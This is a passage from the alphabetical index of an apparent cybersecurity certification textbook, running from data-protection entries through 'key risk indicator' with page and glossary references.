contractual noncompliance, impacts of, 480
monitoring, 481
noncompliance, impacts of, 479
obligations, in rules of engagement, 458
reporting, 480–481
scan, 366
software licensing, 480
solutions, S-25
vendor diversity and, 193
zero trust architectures and, 164
data controller, G-7, 475–476
data custodian, G-7, 423
data encryption key (DEK), 61
Data Encryption Standard (DES), 215
Data Execution Prevention (DEP), 221, 400
data exfiltration, G-7, 18, 387
data exposure, G-7, 321
data historian, G-7, 159
data in transit, G-8, 60, 482
data in use, G-8, 60, 482
data inventories, G-8, 477
data loss prevention (DLP), G-8, 269, 313, 365, 484–485
alert only, 485
block, 485
endpoint agents, 484
network agents, 484
policy server, 484
quarantine, 485
tombstone, 485
data masking, G-8, 66
data owner, G-8, 423
data planes, G-8
in software defined networking, 152, 153
in zero trust architectures, 165–167
data processor, G-8, 60, 475–476, 482
data protection, 481–483
authorities, 422
cloud security considerations, 156
data at rest, 481
data in transit, 482
data in use, 482
database encryption, 481
encryption, 294
methods, 482–483
encryption, 482
geographic restrictions, 474, 482
hashing, 482
masking, 482
obfuscation, 483
permission restrictions, 483
segmentation, 483
tokenization, 483
zero trust architectures, 164
Data Protection Act 2018, 418
data retention, G-8, 477
data sources, 347–357
application logs, 351
automated reports, 348
dashboards, 347–348
endpoint logs, 351
host operating system logs, 349–350
log data, 348–349
metadata, 355–356
network, 352–353
packet captures, 354
solutions, S-19
vulnerability scans, 352
data subject, G-8, 475–476
data types, 470–471
data type checks, 319
financial data, 471
human-readable data, 471
legal data, 471
non-human-readable data, 471
regulated data, 470
trade secrets, 471
database encryption, G-8, 62, 481
database management system (DBMS), 62
database mirroring, 178
database-level encryption, 62
datacenter security, 416
Datagram TLS (DTLS), 132
data/media encryption key (DEK/MEK), 278
DBMS. *see* database management system (DBMS)
dcfldd, 343
DCS. *see* distributed control system (DCS)
dd command, G-8, 343
DDoS. *see* distributed DoS (DDoS)
DDoS attacks. *see* distributed denial of service (DDoS) attacks
deadbolt lock, 201
decentralized computing architecture, G-8, 147
decentralized security governance, 421
deception technologies, G-8, 194
decommissioning, 289
DECT. *see* Digital Enhanced Cordless Telecommunications (DECT)
deduplication, G-8, 345
deep fake technology, 32
deep web, 237–238
default credentials, 26, 253
defaults, changing, 288–289
defense and military organizations, 422
defense in depth, G-8, 108, 115, 192, 193
Defense Information Systems Agency (DISA), 252

defensive penetration testing, G-8, 466
de-identification, 66
DEK. *see* data encryption key (DEK)
DEK/MEK. *see* data/media encryption key (DEK/MEK)
delivery, 386
Dell EMC, 177
denial of service (DoS) attack, G-8, 25, 186, 257, 315, 387–388
  amplified attack, 388
  DDoS indicators, 388
  distributed DoS, 387
  distributed reflected attack, 388
  network attacks, 386
  SYN flood attack, 387
  wireless, 392
deny lists, 427–428
DEP. *see* Data Execution Prevention (DEP)
dependencies, G-8, 229
deperimeterization, 163–164
  definition and concept of, 163
  trends driving, 163–164
    cloud platforms, 163
    mobile technology, 164
    outsourcing and contracting, 164
    remote work, 163–164
    wireless networks, 164
deployment
  automating, 288
  ease of, 111, 154
  plan, for installing endpoint protection, 288
deployment models, 292–293
  bring your own device, 292
  choose your own device, 293
  corporate owned, business only, 293
  corporate owned, personally enabled, 293
deprovisioning, G-8, 85
DES. *see* Data Encryption Standard (DES)
desktops, full disk encryption and, 278
destruction, G-8, 179
detailed agreements, 457
detection, G-8
  in incident response, 331
  methods
    behavioral-based detection, 268
    network behavior and anomaly detection, 268
    signature-based detection, 267–268
    trend analysis, 268
  in NIST Cybersecurity Framework, 3
  time, of incident response, 332
detective controls, G-8, 9, 10, 115
deterrent security control, 10
detonation, 323
development and operations (DevOps), 12
device attributes, 116–118
  active *versus* passive, 116–117
  fail-open *versus* fail-closed, 117–118
  inline *versus* TAP/monitor, 117
device discovery, Bluetooth, 298
device isolation, 277
device permissions, restricting, 294, 295
device placement, G-8, 115–116
  detective controls, 115
  illustrated, 116
  preventive, detective, and corrective controls, 115–116
  preventive controls, 115
device posture, 165
Device Provisioning Protocol (DPP), 257
device vulnerabilities, S-13, 210–219
DevSecOps, G-9, 12
DHE. *see* Diffie-Hellman Ephemeral (DHE)
dictionary attack, G-9, 394
Diffie-Hellman Ephemeral (DHE), 65, 306
Diffie-Hellman (D-H) key agreement, G-9, 64, 258
DigiCert, 48, 50
digital certificates, G-9, 49, 134
Digital Enhanced Cordless Telecommunications (DECT), 204
digital envelope, 63, 64
digital forensics, G-11, 340–346
  acquisition, 341–343
  due process, 340
  legal hold, 341
  preservation, 343–344
  reporting, 344–345
  solutions, S-18–19
Digital Signature Algorithm (DSA), 45
digital signatures, G-9, 44–45
direct access vectors, 25
directive security control, G-9, 9
directory services, G-9, 90–91
directory traversal, G-9, 404
Dirty COW vulnerability, 220
DISA. *see* Defense Information Systems Agency (DISA)
disassociation attack, G-9, 392
disaster recovery (DR), G-9
  backups, 175
  cloud as, 188–189
  continuity of operations, 182, 183
  geographic dispersion, 188
  multi-cloud strategy, 193
  natural disasters or other large-scale events, 187
  organizational policies, 411
  planning, 155
  recovery validation strategies, 176–177
  redundancy strategies, 182
disclosure, in e-discovery, 345
Discord, 185
discretionary access control (DAC), 81
disinformation/misinformation, G-9, 18, 34
disk encryption, 61–62, 277–278
disk image acquisition, 342–343
disposal/decommissioning, G-9, 179

disruption strategies, G-8, 194
distinguished name (DN), G-9, 90–91
distributed control system (DCS), 159
distributed databases, 147
distributed denial of service (DDoS) attacks, G-9, 162
distributed DoS (DDoS), 387, 388
distributed reflected DoS (DRDoS) attack, G-9, 388
distribution point
of CRL, 54
field, 54
DKIM. *see* DomainKeys Identified Mail (DKIM)
DLP. *see* data loss prevention (DLP)
DMARC. *see* Domain-based Message Authentication, Reporting & Conformance (DMARC)
DN. *see* distinguished name (DN)
DNS. *see* domain name system (DNS)
DNS poisoning, G-9, 390
DNS Security Extensions (DNSSEC), 304, 315–316
DNS sinkhole, G-9, 194
DNSSEC. *see* DNS Security Extensions (DNSSEC)
Docker, 149, 323
document files, 27
Document Object Model (DOM), G-9, 225
DOM-based cross-site scripting (XSS), 225
documentation
in decommissioning process, 289
lack of, 109
in resiliency testing, 196
in testing resiliency, 196
version control and, 430–431
DoD. *see* US Department of Defense (DoD)
DOM. *see* Document Object Model (DOM)
domain name system (DNS), 102
attacks, 390–391
DNS attack indicators, 391
DNS client cache poisoning, 390
DNS server cache poisoning, 390
DNS-based on-path attacks, 390
enumeration, in active reconnaissance, 464
filtering, 313–316
DNS security, 315–316
effectiveness of, 313–314
implementing, 314
footprinting, 315
Domain-based Message Authentication, Reporting & Conformance (DMARC), G-9, 311–312
DomainKeys Identified Mail (DKIM), G-9, 304, 311, 312
doppelganger domain, 33
DoS attack. *see* denial of service (DoS) attack
double file extension, 373
downgrade attack, G-9–10, 306, 396
downtime, 187, 332, 428–430
DPP. *see* Device Provisioning Protocol (DPP)
DR. *see* disaster recovery (DR)
Dragonfly handshake, 258
DRDoS. *see* distributed reflected DoS (DRDoS) attack
drones, 204
drop attack, 26
Dropbox, 185
DSA. *see* Digital Signature Algorithm (DSA)
DTLS. *see* Datagram TLS (DTLS)
dual power supplies, 191
due diligence, G-10, 417, 453, 455, 479
due process, 340
dump file, G-10, 342
duration-based login policy, 86
duress alarm, 204
dynamic analysis, G-10, 233

E

EAP. *see* Extensible Authentication Protocol (EAP)
EAP-TLS, 259
EAP-TTLS, 259
Easy Connect method, 257
EasyMesh standard, 297
eavesdropping, 25, 300
ECC asymmetric cipher. *see* Elliptic Curve Cryptography (ECC) asymmetric cipher
ECDHE. *see* Elliptic Curve DHE (ECDHE)
ECDSA. *see* Elliptic Curve DSA (ECDSA)
economic impact, of incident response, 332
economies of scale, 188
edge computing, 151
cloud architecture, 151
cloud automation technologies, 152
e-discovery, G-10, 345
EDR. *see* endpoint detection and response (EDR); enhanced detection and response (EDR)
education and children, laws and regulations in, 419
EF. *see* exposure factor (EF)
EFS. *see* Encrypting File System (EFS)
EHRs. *see* electronic health records (EHRs)
802.1x, 109–110, 258
802.11, 257
802.11ac, 257
802.11ax, 257
802.11n, 257
elasticity, high availability, 187
electronic health records (EHRs), 483
electronic keypad lock, 201
electronic lock, 201
electrostatic discharge (ESD), 344
Elevation of Privilege vulnerability, 220
ElGamal cipher, 45
Elliptic Curve Cryptography (ECC) asymmetric cipher, 42, 60

Elliptic Curve DHE (ECDHE), 65, 306
Elliptic Curve DSA (ECDSA), 45
email, 27, 32
data loss prevention, 313
encryption, 287, 294
gateway, 312
Internet header, 355
mail delivery agent, 355
mail transfer server, 100
mail user agent, 355
mailbox server, 100
metadata, 355–356
RFC 822 email address, 53
security, 311–313
Domain-based Message Authentication, Reporting & Conformance, 311–312
DomainKeys Identified Mail, 311
email gateway, 312
Secure/Multipurpose Internet Mail Extensions, 312–313
Sender Policy Framework, 311
services, 309–311
configuring mailbox access protocols on a server, 310
Secure IMAPS, 311
Secure POP, 310–311
Secure SMTP, 309
Simple Mail Transfer Protocol, 309
soft tokens sent via, 77
spam, 264, 304, 311, 312
embedded systems, G-10, 158–159
attacks on, 160
examples, 158
Real-Time Operating Systems, 159
solutions, S-11
Encapsulating Security Payload (ESP), G-10, 132
encoding, 319
Encrypting File System (EFS), 61
encryption, G-10, 482
algorithms, 38–42, 417
asymmetric, 41–42, 60–61
cryptographic ciphers, 43–45
digital signatures, 44
hashing, 42–43
key length, 40–41
substitution, 39
symmetric, 39–40, 60–61
transposition, 39
of backups, 178
Bluetooth, 299
database encryption, 62
disk and file encryption, 61–62
key exchange, 63–64
levels, 61–62
database-level encryption, 62
file encryption, 61
full-disk encryption, 61
partition encryption, 61
record-level encryption, 62
volume encryption, 61
near-field communication, 300
standards, 417
supporting confidentiality, 60–61
techniques, 287
transport/communication encryption, 63–64
End-of-Life (EOL), 212
endpoint configuration, 281–286
access control, 282
access control lists, 282–283
application allow lists and block lists, 284
configuration drift, 281
configuration enforcement, 285
file system permissions, 283–284
group policy, 285
lack of security controls, 281
monitoring, 284–285
principle of least privilege, 282
SELinux, 285–286
social engineering, 281
vulnerabilities, 281
weak configuration, 282
endpoint detection and response (EDR), G-10, 279–280
endpoint hardening, 274–276
configuration baselines, 275–276
operating system security, 274–275
registry settings, 275–276
workstations, 275
endpoint logs, G-10, 351
Endpoint Manager, 279, 288
endpoint protection, 276–279
antimalware, 277
antivirus software, 277
disk encryption, 277–278
installing, 288
isolation, 277
patch management, 279
segmentation, 276–277
endpoint protection platform (EPP), 351, 364
endpoint security
advanced endpoint protection, 279–281
best practice baselines, 274–275
endpoint configuration, 281–286
endpoint hardening, 274–276
endpoint protection, 276–279
hardening specialized devices, 289–290
hardening techniques, 286–289
implementing, 274–291
solutions, S-16
endpoint security, zero trust architectures and, 164
energy
in ICS/SCADA applications, 160
laws and regulations in, 419
enhanced detection and response (EDR), 351
enhanced open, 257
enterprise authentication, G-10, 258

enterprise local area network (LAN), 102
enterprise network architecture, 100–114
architecture and infrastructure concepts, 100–101
architecture considerations, 111–112
attack surface, 108–109
network infrastructure, 101–102
physical isolation, 111
port security, 109–110
routing infrastructure considerations, 104–106
security zones, 106–108
solutions, S-8–9
switching infrastructure considerations, 102–104
enterprise risk management (ERM), G-10, 446
entropy, 55, 56
entry/exit points, 199
environmental attack, G-10, 385
environmental design, security through, 199
environmental variables, G-10, 245–246
EOL. *see* End-of-Life (EOL)
ephemeral, G-10, 64–65, 87
EPP. *see* endpoint protection platform (EPP)
equipment
disposal, 417
physically securing, 253
equipment room, 104
eradication, in incident response, 334–335
ERM. *see* enterprise risk management (ERM)
error, 322
error handling, 321–322
escalated breach, G-10, 478
escrow, G-10, 57
ESD. *see* electrostatic discharge (ESD)
ESP. *see* Encapsulating Security Payload (ESP)
espionage, 21
EternalBlue exploit, 211
ethical hacking. *see* penetration testing
ethical principles, in reporting, 344
ETSI. *see* European Telecommunications Standards Institute (ETSI) IoT Security Standards
European Telecommunications Standards Institute (ETSI) IoT Security Standards, 162
European Union, regulations and laws in. *see* General Data Protection Regulation (GDPR)
evaluation scope, 222–223. *see also* target of evaluation (TOE)
Event Viewer, G-10, 349, 351
evidence integrity, 344
evil twin, G-10, 391
exception handling, G-10, 321
exception remediation, 247
exceptions, 321
executable file, 26
Execute (x), in Linux, 283
execution control policy, 284
exemptions, in remediation, 247
existing structures, 200–201
expansionary risk appetite, 448
explicit TLS, 309, 310
exposure factor (EF), G-10, 245, 441
extended detection and response (XDR), 280, 351
Extensible Authentication Protocol (EAP), G-11, 110, 259
Extensible Authentication Protocol over LAN (EAPoL), G-11, 110, 259
Extensible Configuration Checklist Description Format (XCCDF), 365–366
eXtensible Markup Language (XML), G-11, 95
injection, 403–404
external assessments, 460–461, 462
external compliance reporting, 481
external examination, 462
external hard drives, full disk encryption and, 278
external media
full device encryption, 294
full disk encryption, 278
external threat actors, G-14, 17
extortion, G-11, 18

F

fabrication and manufacturing applications, 160
facial recognition, 75
facilities, 160
factors, G-11, 70
factory settings, 289
fail-closed, G-11, 117–118
fail-open, G-11, 117–118
failover, G-11, 189
failover tests, 189, 195
failure to enroll rate (FER), 75
fake telemetry, G-11, 194
false acceptance rate (FAR), G-11, 74
false match rate (FMR), 74
false negatives, G-11, 244, 268, 361
false non-match rate (FNMR), 74
false positives, G-11, 244, 268, 361
false rejection rate (FRR), G-11, 74
Family Educational Rights and Privacy Act (FERPA), 419
FAR. *see* false acceptance rate (FAR)
fast identity online (FIDO) universal 2nd factor (U2F), 76, 78
fault tolerance, G-11, 187
FDE. *see* full-disk encryption (FDE)
F-Droid Android application store, 217
Federal Information Processing Standards (FIPS), 45, 415, 443
Federal Information Security Modernization Act (FISMA), 417, 418, 419, 420
federation, G-11, 93–94
feedback, in security awareness training, 496
fencing, G-11, 199

FER. *see* failure to enroll rate (FER)
FERPA. *see* Family Educational Rights and Privacy Act (FERPA)
FIDO2/WebAuthn, 78
FIDO/U2F. *see* fast identity online (FIDO) universal 2nd factor (U2F)
field devices, 160
file integrity monitoring (FIM), G-11, 280–281
file system
    malicious code, 381
    permissions, 283–284
    snapshots, 177
File Transfer Protocol (FTP), G-11, 309
fileless malware, 374
files
    in e-discovery, 345
    encryption, 61–62
    metadata, 355
    transfer services, 309
FileVault, 61
FIM. *see* file integrity monitoring (FIM)
financial data, G-11, 471
financial interests, 454
financial motivations, of threat actors, 18
financial services, laws and regulations in, 419
fingerprint recognition, 75, 463
FIPS. *see* Federal Information Processing Standards (FIPS)
firewalls, 118–119
    configuration enforcement, 285
    device placement and attributes, 118–119
    hardware security, 254
    host-based, 287
    layer 4, 120
    layer 7, 121
    logical ports, 287
    misconfigured, 233
    next-generation, 125
    packet filtering, 118, 264
    router, 119
    rules in access control list, 263, 264
    stateful inspection, 120
    transparent, 119
    web application, 127
firewalls logs, G-11, 352–353
firmware, 342
    peripheral device with malicious, 299
    port protection, 286
    updates, 289, 298
    vulnerabilities, 213, 279
first responder, G-11, 331
FISMA. *see* Federal Information Security Modernization Act (FISMA)
"Five Whys" model, 335
5 GHz network, 254, 256
flexibility, vendor diversity and, 193
flow label, 363
flow record, 363
FMR. *see* false match rate (FMR)
FNMR. *see* false non-match rate (FNMR)
forced proxy servers, 122–123
Forcepoint, 227
Forcepoint Insider Threat, 281
forensics. *see* digital forensics
forgery attacks, G-11, 401–403
    cross-site request forgery, 401–402
    server-side request forgery, 402–403
Fortify, 320
Forum of Incident Response and Security Teams, 243
forward proxy servers, 122–123, 227
forwarding functions, 101
FQDN. *see* fully qualified domain name (FQDN)
fraud, G-11, 18
Freenet, 237
FRR. *see* false rejection rate (FRR)
FTP. *see* File Transfer Protocol (FTP)
FTPES. *see* Explicit TLS (FTPES)
FTPS, G-12, 304, 305, 309
full device encryption and external media, 294
full-disk encryption (FDE), G-12, 61, 277, 278, 287
fully qualified domain name (FQDN), 51, 52, 102

G

Galois Counter Mode (GCM), 306
gamification, 490–491
gap analysis, G-12, 4–5
Gartner
    "Magic Quadrant" reports, 280
    market analysis, 268
gateways, 201–202. *see also* locks
GCMP. *see* AES Galois Counter Mode Protocol (GCMP)
GDPR. *see* General Data Protection Regulation (GDPR)
General Data Protection Regulation (GDPR), 179, 240, 313, 418, 419, 420, 473, 475, 476–477, 479
generators, 191
Generic Security Services Application Program Interface (GSSAPI), 136
geofencing, G-12, 295, 296
geographic access requirements, 473–474
geographic dispersion, G-12, 188
geographic restrictions, 474, 482
GeoIP, 86
geolocation, G-12, 86
geo-redundant storage (GRS), 148
GeoTrust, 48
GLBA. *see* Gramm-Leach-Bliley Act (GLBA)
global law, 418
Global Positioning System (GPS), G-12, 86, 294, 296
    Assisted GPS, 296
    GPS tagging, 295
    jamming or even spoofing, 296
Google App Engine, 144
Google BeyondCorp, 167
Google Chrome, 323
Google G Suite, 144

Google Pay, 300
Google Play Store for Android, 217
Google Project Zero, 211
Google Workspace, 93, 185
governance, G-12, 420
Governance, Risk, and Compliance (GRC), 454
governance and accountability, 420–423
    centralized and decentralized security governance, 421
    data governance roles, 422–423
    government entities and groups, 422
    governance boards, 420–421
    governance committees, 421
    hybrid governance structures, 421
    laws and regulations, 419
    monitoring and revision, 420
    zero trust architectures, 164
governance boards, G-12, 420–421
governance committees, G-12, 421
Government Security Classifications (GSC), 419
GPOs. *see* group policy objects (GPOs)
GPS. *see* Global Positioning System (GPS)
Gramm-Leach-Bliley Act (GLBA), 418, 419, 443
granularity, zero trust architectures and, 164
gray box testing, 239
grayware, 372
GRC. *see* Governance, Risk, and Compliance (GRC)
Greenbone
    Community Edition vulnerability manager, 242
    OpenVAS vulnerability scanner with Security Assistant, 232, 233
group account, G-12, 82
group authentication, 134, 258
group policy, 285
group policy objects (GPOs), G-12, 85, 275, 276
GRS. *see* geo-redundant storage (GRS)
GSC. *see* Government Security Classifications (GSC)
GSSAPI. *see* Generic Security Services Application Program Interface (GSSAPI)
guarantee secure, 320
guardrails and security groups, 434
guidelines, G-12, 411

H

HA. *see* high availability (HA)
hacker teams, 19
HackerOne, 239
hackers, G-12, 19
hacktivist group, 20
hacktivists, G-12, 20
handshake, TLS, 306, 307
hard authentication tokens, G-12, 76–77
hard disk drive (HDD), 61, 342
    destruction of, 289
    disk encryption, 277
hardening, G-12, 274
    concepts, 253
    embedded and RTOS, 290
    ICS/SCADA, 290
    specialized devices, 289–290
        hardening embedded and RTOS, 290
        hardening ICS/SCADA, 290
    techniques, 286–289
        automate deployments, 288
        centralize management, 288
        changing defaults and removing unnecessary software, 288–289
        create a deployment plan, 288
        decommissioning, 289
        encryption techniques, 287
        host-based firewalls, 287
        installing endpoint protection, 288
        intrusion prevention systems, 287
        monitor, 288
        port protection, 286–287
        standardize configurations, 288
        updates and patches, 288
hardware
    assets, issuing, 84
    decommissioning, 289
    identifying, 449
    vulnerabilities
        end-of-life, 213
        suppliers, 228
hardware security module (HSM), 56–57, 62, 76, 216
theHarvester, 236
hash digest, 42
hash key derivation function (HKDF), 306
hash-based message authentication code (HMAC), G-12, 64, 76, 306
HashiCorp, 151
hashing, G-12, 482
hashing algorithms, 42–43, 416
    cryptographic ciphers, 43–45
    cryptographic primitive, 43
    digital signatures, 44–45
    message digest algorithm #5, 43
    to prove integrity, 42
    secure hash algorithm, 43
HCL (HashiCorp Configuration Language), 151
HDD. *see* hard disk drive (HDD)
Health Insurance Portability and Accountability Act (HIPAA), G-12, 179, 240, 313, 414, 418, 419, 420, 443, 478–479
healthcare, laws and regulations in, 419
Heartbleed bug, 211
heat map, G-12, 255, 443
heat map risk matrix, G-13, 446
heuristics, G-13, 268

HIDS. *see* host intrusion detection systems (HIDS)
high availability (HA), G-13, 148, 186–189
across zones, 148
cloud as disaster recovery, 188–189
downtime, calculating, 187
fault tolerance and redundancy, 187
scalability and elasticity, 187
site considerations, 188
testing redundancy and, 189
HIPAA. *see* Health Insurance Portability and Accountability Act (HIPAA)
HIPS. *see* host-based intrusion prevention (HIPS)
hiring (recruitment), 412
HKDF. *see* hash key derivation function (HKDF)
HMAC. *see* hash-based message authentication code (HMAC)
HMAC-based one-time password (HOTP), 76
home appliances, as embedded system, 158
Homeland Security Act, 443
honeyfiles, 194
honeynets, 194
honeypots, G-13, 194
honeytokens, 194
horizontal privilege escalation, G-13, 400
host intrusion detection systems (HIDS), G-13, 265, 280–281, 287
host key, 135
host node, 101
host operating system logs, 349–350
Linux logs, 350
macOS logs, 350
Windows logs, 350
host-based firewalls, G-13, 287
host-based intrusion prevention (HIPS), G-13, 265, 280–281, 287
hosted private cloud, 142
host-to-host tunnel, 130
hot site, G-13, 188
hot storage, 148
HOTP. *see* HMAC-based one-time password (HOTP)
hotspots, tethering and, 297
HR. *see* Human Resources (HR)
HSM. *see* hardware security module (HSM)
HTML5 VPN, G-13, 134
HttpOnly attribute, 319
Human Resources (HR)
identity and access management, 412, 413
incident response, 330
information security competencies, 11
onboarding, 412, 413
personnel management, 412
human vectors, 30
human-machine interfaces (HMIs), G-13, 159
human-readable data, G-13, 471
hybrid architecture, 143
hybrid cloud, G-13, 143–144
hybrid governance structures, 421
hybrid password attack, G-13, 394
hybrid/remote work training, 492
Hypertext Transfer Protocol (HTTP)
file download, 309
file transfer, 309
protocol security, 304, 305
Transport Layer Security, 305
Hypertext Transfer Protocol Secure (HTTPS)
default port, 306
protocol security, 304, 305
Transport Layer Security, 305, 306
hypervisors, 213

I

IaaS. *see* infrastructure as a service (IaaS)
IaC. *see* infrastructure as code (IaC)
IAM. *see* identity and access management (IAM); Identity and access management (IAM)
IBM
MaaS360, 293
QRadar User Behavior Analytics, 281
X-Force Exchange, 234, 236
ICSs. *see* industrial control systems (ICSs)
ICV. *see* Integrity Check Value (ICV)
identification, G-13, 5
files, in e-discovery, 345
in IAM, 5–6
in NIST Cybersecurity Framework, 3
identity and access management (IAM), G-13, 5–6, 412, 413
authentication, 70–80
authorization, 81–88
identity management, 89–97
zero trust architectures and, 164
identity management, 89–97
directory services, 90–91
federation, 93–94
Linux authentication, 90
Open Authorization, 96
Security Assertion Markup Language, 95
single sign-on authentication, 91–92
single sign-on authorization, 92–93
solutions, S-7–8
Windows authentication, 89
identity proofing, 84
identity provider (IdP), G-13, 94
identity theft, 478
IdenTrust, 48
IdP. *see* identity provider (IdP)
IDS. *see* intrusion detection systems (IDS)
IEC. *see* International Electrotechnical Commission (IEC)
IEEE 802.1X, G-13, 109–110

IIC. *see* Industrial Internet Consortium (IIC) Security Framework
IKE. *see* Internet Key Exchange (IKE)
IM. *see* instant messaging (IM)
image files, 27
IMAP. *see* Internet Message Access Protocol (IMAP)
IMAPS. *see* secure IMAP (IMAPS)
impact, G-13, 446
  analysis, 427
  in incident response, 332
  of risk, 446
  of vulnerabilities, 245
impersonation, G-13, 31
implicit deny, G-13, 263
implicit TLS, 309
implicit trust zone, 166
impossible travel time, G-13, 86, 382
incident, G-13, 328
incident reporting, 495
incident response (IR), 12, 328–339
  analysis, 332–333
  containment, 333–334
  detection, 331
  eradication and recovery, 334–335
  lessons learned, 335–336
  policies, 411
  preparation, 329–331
  processes, 328–329
  solutions, S-18
  testing, 336
  threat hunting, 337–338
  training, 337
incident response (IR) lifecycle, G-13–14, 328–329
  analysis, 328
  containment, 328
  detection, 328
  eradication, 328
  illustrated, 329
  lessons learned, 329
  preparation, 328
  recovery, 328
incident response (IR) plan, G-14, 331
indemnification, 480
independent assessments, 456
India, regulations and laws in, 418
indicator of attack (IoA), 380
indicator of compromise (IoC), G-14, 379–380
indoor positioning system (IPS), G-14, 294, 353
industrial applications, 160
industrial automation, as embedded system, 158
industrial camouflage, G-14, 200
industrial control systems (ICSs), G-14, 159–161
  applications, 160–161
  cybersecurity, 160–161
  hardening, 289, 290
  supervisory control and data acquisition, 160–161
  workflow and process automation systems, 159
Industrial Internet Consortium (IIC) Security Framework, 162
industry standards, 415. *see also* International Electrotechnical Commission (IEC); International Organization for Standardization (ISO); National Institute of Standards and Technology (NIST)
industry-specific cybersecurity laws, 419
information security
  business units, 11–12
    DevSecOps, 12
    incident response, 12
    security operations center, 11–12
  competencies, 11
  roles and responsibilities, 10–11
    Chief Information Officer, 10
    Chief Security Officer, 10
    Information Systems Security Officer, 11
information security management system (ISMS), 414, 415
information security policies, G-14, 411
information sharing, dark web and, 238
Information Sharing and Analysis Centers (ISACs), G-14, 236
Information Systems Security Officer (ISSO), 11
Information Technology Act 2000, 418
information-sharing organizations, G-14, 236
informed consent, 418
infrared sensors, 205
infrastructure as a service (IaaS), G-14, 145
infrastructure as code (IaC), G-14, 151
infrastructure changes, 429
inherence factor, 73
inherent risk, G-14, 442–443
initial agreements, 457
injection attacks, G-14, 403–406
  canonicalization attack, 404
  command injection attack, 404
  directory traversal, 404
  Extensible Markup Language injection, 403–404
  Lightweight Directory Access Protocol injection, 404
  URL analysis, 405–406
  web server logs, 406
inline, G-14, 117
inline (layer 1) firewall, 119
innovation, vendor diversity and, 193
input validation, G-14, 318–319
inputs, identifying, 449
insider attack, 397
insider information, 455
insider threat training, 491
Instagram, 295
instant messaging (IM), 27, 185
integrated penetration testing, G-14, 466

integrity, G-14, 2
authentication design and, 70
availability over, 108
in CIA Triad, 2
data, 332
digital signatures and, 44–45
evidence, 344
hashing algorithms to prove, 42
lack of, 25
symmetric encryption and, 40
Integrity Check Value (ICV), 132
Intel Software Guard Extensions, 57, 482
intellectual property (IP), 472
theft, 478
intelligence agencies, 422
intelligence fusion, G-14, 338
Intelligence-Driven Computer Network Defense, 332
interactive logon, 89
intercepting proxy servers, 122–123
Interconnection Security Agreements (ISAs), 155
interfaces, device hardening, 274
intermediary node, 101
internal assessments, 460–461
internal compliance reporting, 481
internal standards, 415–417
access control standards, 416
encryption, 417
password standards, 416
physical security standards, 416–417
internal threat, G-14, 17, 21
internal threat actors, 17, 21
International Electrotechnical Commission (IEC)
IEC 15408, 290
IEC 27001, 415
IEC 27002, 415
IEC 27017, 414, 415
IEC 27018, 414, 415
IEC 61508, 290
IEC 62443, 290
International Organization for Standardization (ISO)
ISO 27K, 417
ISO 31K, 446
ISO 2700, 252
ISO 15408, 290
ISO 22301, 196
ISO 27001, 240, 290, 415, 458
ISO 27002, 415
ISO 27017, 414, 415
ISO 27018, 414, 415
third-party evaluations, 196
International Telecommunications Union, 49
Internet Engineering Task Force, 49
Internet header, G-14, 355
Internet Key Exchange (IKE), G-14, 133–134
Internet Message Access Protocol (IMAP), G-14–15, 216, 311
Internet of Things (IoT), G-15, 161–162
adoption of, factors driving, 161
best practice guidance for, 162
devices, 147
examples, 161
full disk encryption, 278
hardening, 289
security risks associated with, 162
Internet of Things Security Foundation (IoTSF), 162
Internet Protocol (IP), 104–105
address, 86
filtering, 118
subnets, 106
Internet Protocol Security (IPsec), G-15, 63, 130, 132–133
internet protocol security tunneling, 132–133
internet relay chat (IRC), G-15, 376
Internet service provider (ISP), 86, 129
Internet Systems Consortium, 315
intrusion detection systems (IDS), G-15, 123–124, 263, 265–266
detection methods
behavioral-based detection, 268
network behavior and anomaly detection, 268
signature-based detection, 267–268
trend analysis, 268
examples, 266
hardware security, 254
host-based, 265, 280–281
logs, 353
sensors, 123
intrusion prevention systems (IPS), G-15, 124, 125, 263, 266–267, 287
detection methods
behavioral-based detection, 268
network behavior and anomaly detection (NBAD), 268
signature-based detection, 267–268
trend analysis, 268
examples, 266
host-based, 265, 280–281
IoA. *see* indicator of attack (IoA)
IoC. *see* indicator of compromise (IoC)
iOS
App Store, 217
Data Protection encryption, 294
encryption levels, 294
sandboxing, 323
sideloading, 218
vulnerabilities, 211, 217
IoT. *see* Internet of Things (IoT)
IoTSF. *see* Internet of Things Security Foundation (IoTSF)
IP. *see* intellectual property (IP); Internet Protocol (IP)
IP Flow Information Export (IPFIX), G-15, 363
IPFire, 264
IPFIX. *see* IP Flow Information Export (IPFIX)

IPS. *see* indoor positioning system (IPS); intrusion prevention systems (IPS)
IPsec. *see* Internet Protocol Security (IPsec)
IPS/IDS log, G-13, 358
IR. *see* incident reporting (IR); incident response (IR)
IRC. *see* internet relay chat (IRC)
ISACs. *see* Information Sharing and Analysis Centers (ISACs)
ISAs. *see* Interconnection Security Agreements (ISAs)
ISMS. *see* information security management system (ISMS)
ISO. *see* International Organization for Standardization (ISO)
ISOC best practice guide to evidence collection and archiving, 341
isolation, G-15, 277
    endpoint protection, 277
    isolation-based containment, 334
ISP. *see* Internet service provider (ISP)
ISSO. *see* Information Systems Security Officer (ISSO)
IT Infrastructure Library (ITIL), G-15, 174

J

jailbreaking, G-15, 217
jamming, of GPS, 296
JavaScript, 373
JavaScript Object Notation (JSON), G-15, 96, 151
JEDI. *see* Joint Enterprise Defense Infrastructure (JEDI)
JFS. *see* Journaled File System (JFS)
Jira, 185
JIT. *see* just-in-time (JIT)
Joe Sandbox, 323–324
Joint Enterprise Defense Infrastructure (JEDI), 167
Journaled File System (JFS), 178
journaling, G-15, 178
JSON. *see* JavaScript Object Notation (JSON)
JSON Web Token (JWT), 96
jump servers, G-15, 137
just-in-time (JIT), 87
JWT. *see* JSON Web Token (JWT)

K

KDC. *see* key distribution center (KDC)
KEK. *see* key encryption key (KEK)
Kerberos, G-15, 91–93, 94, 136, 394
Kerckhoffs's principle, 216
key, 39
    escrow, 57
    expiration, 55
    generation, 55–56
    management, 55, 417
    pair, 41, 51, 55, 60, 62, 64
    recovery, 392
    renewal, 55
    revocation, 55
    rotation, 216
    secret, 39
    session, 63, 394
    storage, 55
key distribution center (KDC), G-15, 91–93
    point-of-failure, 93
    single sign-on authentication, 91–92
    single sign-on authorization, 92–93
key encryption key (KEK), G-15, 60, 278
key exchange, G-15, 63–64
key fob token generator, 76–77
key length, G-15, 40–41, 417
key lock, 201
Key Management Interoperability Protocol (KMIP), 55
key management systems (KMS), G-15, 55, 216
key performance indicator (KPI), 451
key recovery agent (KRA), 57
Key Reinstallation Attacks (KRACK) vulnerability, 215
key risk indicator (KRI), 447
